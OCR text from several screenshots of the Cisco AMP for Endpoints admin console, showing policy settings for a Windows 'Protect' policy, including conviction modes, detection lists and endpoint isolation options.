

AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Policy
Windows
Name
Protect
Description
This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious network connections.
Modes and Engines
Exclusions
19 exclusion sets
Proxy
Outbreak Control
Product Updates
Advanced Settings
Conviction Modes
These settings control how AMP for Endpoints responds to suspicious files and network activity.
Files
Quarantine
Audit
Network
Block
Audit
Disabled
Malicious Activity Protection
Quarantine
Block
Audit
Disabled
System Process Protection
Protect
Audit
Disabled
Detection Engines
TETRA
Exploit Prevention
Recommended Settings
Workstation
Files: Quarantine
Network: Block
Malicious Activity Protection: Quarantine
System Process Protection: Protect
Server
Files: Quarantine
Network: Disabled
Malicious Activity Protection: Disabled
System Process Protection: Disabled
Cancel
Save



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Policy
Windows
Name
Protect
Description
This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious network connections.
Modes and Engines
Exclusions
19 exclusion sets
Proxy
Outbreak Control
Product Updates
Advanced Settings
Custom Detections - Simple
Simple Custom Detection List
Custom Detections - Advanced
None
Application Control - Allowed
Allowed Application List
Application Control - Blocked
Blocked Application List
Network - IP Block & Allow Lists
Clear
Select Lists
None
Cancel
Save



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Policy
Windows
Name
Protect
Description
This is the standard policy for the AMP for Endpoints Connector that will quarantine malicious files and block malicious network connections.
Modes and Engines
Exclusions
19 exclusion sets
Proxy
Outbreak Control
Product Updates
Advanced Settings
Custom Detections - Simple
Simple Custom Detection List
None
Simple Custom Detection List
Custom Detections - Advanced
None
Application Control - Allowed
Allowed Application List
Application Control - Blocked
Blocked Application List
Network - IP Block & Allow Lists
Clear
Select Lists
None
Cancel
Save



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Edit Policy
Windows
Name
Protect
Description
This is the standard policy f
malicious files and block ma
Check to enable Isolation
Modes and Engines
Exclusions
19 exclusion sets
Proxy
Outbreak Control
Product Updates
Advanced Settings
Administrative Features
Client User Interface
File and Process Scan
Cache
Endpoint Isolation
Orbital
Engines
TETRA
Network
Scheduled Scans
Endpoint Isolati
Allow Endpoint Isolation
Allow DNS
Allow DHCP
Allow isolation when endpoint is using a proxy
Isolation IP Allow Lists
Clear
Select Lists
None
Cancel
Save

Groups



AMP for Endpoints
Advantage
Michael Auger
Dashboard
Analysis
Outbreak Control
Management
Accounts
Search
Quick Start
Computers
Groups
Policies
Exclusions
Download Connector
Deploy Clarity for iOS
Deployment Summary
AV Definition Summary
Edit Policy
Windows
Name
Protect
Description
This is the standard
malicious files and
oints Connector that will quarantine
nections.
Modes and Engines
Exclusions
19 exclusion sets
Proxy
Outbreak Control
Product Updates
Advanced Settings
Administrative Features
Client User Interface
File and Process Scan
Cache
Endpoint Isolation
Orbital
Engines
